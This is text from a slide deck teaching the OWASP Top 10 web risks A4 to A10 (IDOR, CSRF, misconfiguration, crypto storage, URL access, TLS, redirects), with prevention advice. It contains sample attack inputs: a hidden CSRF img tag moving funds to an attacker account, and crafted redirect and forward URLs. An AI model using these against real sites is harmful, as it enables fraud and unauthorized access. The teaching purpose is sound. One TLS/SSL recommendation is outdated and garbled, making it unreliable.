    Things to bechecked  Are credentials always protected when stored  using hashing or encryption?  Can credentials be guessed or altered during account management  account creation, change password, recover password?  Are session IDs  exposed in the URL (e.g., URL rewriting)?  vulnerable to session fixation?  rotated after successful login?  Are passwords, session IDs, and credentials sent only over TLS ? Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 43.
    Solid Authentication andSession Management  Use a single set of strong authentication and session management controls  e.g. Spring Security and/or ESAPI Authenticator  Be sure to avoid XSS flaws  can be used to steal session Ids  Prevent brute force attacks  limit number of attempts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 44.
    A4-Insecure Direct ObjectReferences  Threat Agents  authorized users with partial access to data  Attack Vectors  Exploitability: EASY  Security Weakness  Prevalence: COMMON / Detectability: EASY  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 45.
    How it works  Attacker changes a parameter value  point to another entity for which he has not access rights  Applications often use a business key  easy to guess  Applications often do not check access to a URL after the user requests it  (false) security through obscurity Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 46.
    Example  Restrieve account data without verifications  query="SELECT * FROM accts WHERE code=?";  PreparedStatement pstmt = connection.prepareStatement(query , ... );  pstmt.setString( 1, request.getParameter("code"));  ResultSet results = pstmt.executeQuery();  The attacker modifies the ‘code’ parameter  http://example.com/app/accountInfo?acct=notmyacct Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 47.
    How Do IPrevent Insecure Direct Object References?  Use per user or session indirect object references.  instead of the resource’s database key  possibly generated through ESAPI  RandomAccessReferenceMap instance = new RandomAccessReferenceMap();  String indirectKey = instance.addDirectReference((Object)entity );  Check access  propert authorization Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 48.
    A5-Cross-Site Request Forgery(CSRF)  Threat Agents  anyone who can trick your users into submitting a request to your website  Attack Vectors  Exploitability: AVERAGE  Security Weakness  Prevalence: WIDESPREAD / Detectability: EASY  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 49.
    How it works  Any email or RSS feed or AD creates forged HTTP requests and tricks a victim into submitting them  via image tags, XSS, or numerous other techniques  if the user is logged in, the attack succeeds.  Easy when request details are guessable  the browser automatically send cookies to the target server  making difficult to distinguish good requests from bad ones Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 50.
    Example  The application allows a user to submit a state changing request that does not include anything secret. Like so:  http://example.com/app/transferFunds? amount=1500&destinationAccount=4673243243  Attackers hides the link in an img  〈img src="http://example.com/app/transferFunds? amount=1500&destinationAccount=attackersAc ct#“ width="0" height="0" /〉  If the victim browser recently visited and logged into example.com, forged requests will include the user’s session info  inadvertently authorizing the action Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 51.
    How Do IPrevent CSRF?  Include an unpredictable token in each HTTP request  e.g. hidden field, not included in the URL  session cookies, source IP addresses, and other information that is automatically sent doesn’t count since this information is also included in forged requests  OWASP’s CSRF Guard  automatically include such tokens in your Java EE, .NET, or PHP application  ESAPI also includes token generators and validators  Also check HDIV framework  http://www.hdiv.org/ Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 52.
    References  OWASP Cheat Sheet  http://www.owasp.org/index.php/Cross- Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 53.
    A6-Security Misconfiguration  Threat Agents  anonymous & internal users wanting more access or to hide their actions  Attack Vectors  Exploitability: EASY  Security Weakness  Prevalence: COMMON / Detectability: EASY  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 54.
    How it works  Attacker accesses  default accounts  unused pages  unpatched flaws  unprotected files and directories  Security misconfiguration can happen at any level of an application stack  including the platform, web server, application server, framework, and custom code  Automated scanners are useful Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 55.
    Administrative Interfaces  Are a critical entry point  to application servers, virtualization environments and operating systems  Enable them on separate channels  Ensure default access credentials are changed Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 56.
    How Do IPrevent Security Misconfiguration?  Use a repeatable hardening process that makes it fast and easy to deploy secured platforms  disabling unnecessary components and services  enabling authentication  changing default credentials  see also devops  Setup a process for security updates and patches  Use minimal privileges everiwhere  Perform scans and audits Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 57.
    Configuration data  review configuration for unsafe defaults  frameworks  application server  web server  db  operating system  virtual machine  create a company-wide knowledge base of secure configs and hardening how-to  integrate with open ones, including OWASP's Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 58.
    A7-Insecure Cryptographic Storage  Threat Agents  internal/external users wanting access escalation  Attack Vectors  Exploitability: DIFFICULT  Security Weakness  Prevalence: UNCOMMON / Detectability: DIFFICULT  Technical Impacts  SEVERE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 59.
    How it works  Attackers typically don’t break the crypto  They break something else  e.g. use a keylogger  or access data via channels that automatically decrypt  The most common defect is simply not encrypting sensitive data  If using crypto, beware of  unsafe key generation and storage  weak algorithms Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 60.
    How Do IPrevent Insecure Cryptographic Storage?  App-specific, but at least:  make sure you encrypt all sensitive data  ensure offsite backups are encrypted, but keys managed separately  use strong standard algorithms and strong keys avoid Do It Yourself  proper key management approaches  encrypted = ESAPI.encryptor().encrypt( decrypted );  decrypted = ESAPI.encryptor() .decrypt( encrypted );  Ensure passwords are hashed and salted  Ensure all keys and passwords are protected Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 61.
    A8-Failure to RestrictURL Access  Threat Agents  users wanting to access a private page or privileged page  Attack Vectors  Exploitability: EASY  Security Weakness  Prevalence: UNCOMMON / Detectability: AVERAGE  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 62.
    How it works  Attacker, who is an authorized system user, simply changes the URL to a privileged page  Checks are not present  or  Checks are present but not configured correctly  or  Links to sensitive pages are hidden  but if direct URL is used they are not protected Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 63.
    How Do IPrevent Failure to Restrict URL Access?  Prefer role-based policies  to minimize the effort required to maintain tThe policies hem  Policies should be highly and easily configurable  to minimize hard coded aspects  The enforcement mechanism should deny all by default  requiring explicit grants  In workflow interactions  check all states Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 64.
    A9-Insufficient Transport LayerProtection  Threat Agents  anyone who can monitor the traffic of your users or backend connections  Attack Vectors  Exploitability: DIFFICULT  Security Weakness  Prevalence: COMMON / Detectability: EASY  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 65.
    How it works  Monitoring network traffic can be difficult  but is sometimes easy  see wireshark...  Applications often use SSL/TLS only during authentication  exposing data and session IDs to interception  or only on the front-end  leaving back-end connections to DB or JMS Servers vulnerable  Systems use old versions of SSL protocols  subject to many flaws Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 66.
    How Do IPrevent Insufficient Transport Layer Protection?  Require SSL for all sensitive pages  redirected unsecure requests to the SSL page  Set the ‘secure’ flag on all sensitive cookies  Only support strong (e.g., FIPS 140-2 compliant) algorithms  at least TLS 1.0 SSL 3.0  Ensure your certificate is valid, not expired, not revoked,  and matches all domains used by the site  Backend and other connections should also use SSL Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 67.
    A10-Unvalidated Redirects andForwards  Threat Agents  anyone who can trick your users into submitting a request to your website  Attack Vectors  Exploitability: EASY  Security Weakness  Prevalence: UNCOMMON / Detectability: EASY  Technical Impacts  Impact: MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 68.
    How it works  Attacker links to unvalidated redirect and tricks victims into clicking it  http://good.com/fwd?redir=bad.com/virus.exe  properly % encoded...  Victims are more likely to click on it, since the link is to a valid site  User manipulates parameter to forward to a protected page  http://good.com/forward?path=/WEB-INF/admin.jsp  Happens when the redirect/forward url comes from a request parameter Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 69.
    How Do IPrevent Unvalidated Redirects and Forwards?  Simply avoid using redirects and forwards  if used, don’t involve parameters in calculating the destination  else, check destination against valid list (ESAPI supports this)  and verify page authorizations  Better yet, use a parameter which is a key and not a full URL  http://good.com/fwd?path=1  Use  HTTPUtilities.sendSafeRedirect()  HTTPUtilities.safeEncodeRedirectURL()  HTTPUtilities.sendSafeForward() Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 70.
    More... Additional Principles and Tools Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 71.
    Organizational commitment tosecurity  Costs are not the main issue  most of the effort for secure applications also leads to better/more robust/more productive applications  Focus and culture are  what's your priority?  Commercial aspects  would you sell a wonderful car with no keys?  Mostly  training, team effort, specialistic support Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 72.
    ESAPI Web ApplicationFirewall (WAF)  Can be called separately from the other controls  Can add to an existing application  Virtual patches  Enforce authentication  Enforce access control  add input validations  add output encodings  Enforce HTTPS  sanitize HTTP headers and cookies Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 73.
    Pros and Cons  Easier and faster to apply patches without coding  no subsitute for propert design and implementation  mitigation solution  See also  http://www.slideshare.net/llamakong/owasp-esapi-waf-appsec-dc-2009 Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 74.
    Application Layer Logging/IntrusionDetection  Really, important!  one of the most important security mechanisms  normally not done  ESAPI Intrusion detection Key features  Log Intrusion  Logout User  Disable Account  Configurable Thresholds Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 75.
    AppSensor  you report significant events by means of exceptions  invalid credentials  validation exceptions  AppSensor  collects them  presents them in a management console  produces alerts according to configurable thresholds  can take actions  lock accounts, disable IP clients Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 76.
    Proven application securityprinciples  Apply defense in depth  Keep security simple  Use a positive security model  Detect intrusions  fail-safe defaults, minimize  Don’t trust infrastructure attack surface  Don’t trust services  Fail securely  Run with least privilege  Avoid security by obscurity Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 77.
    Want to knowmore?  My blog  http://www.carlobonamico.com  My Company Thank you http://www.nispro.it for your attention!  JUG Genova  http://juggenova.net  Attend a course  Web Application Security (3 days)  http://www.nispro.it/education/education_focus_sec.html Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova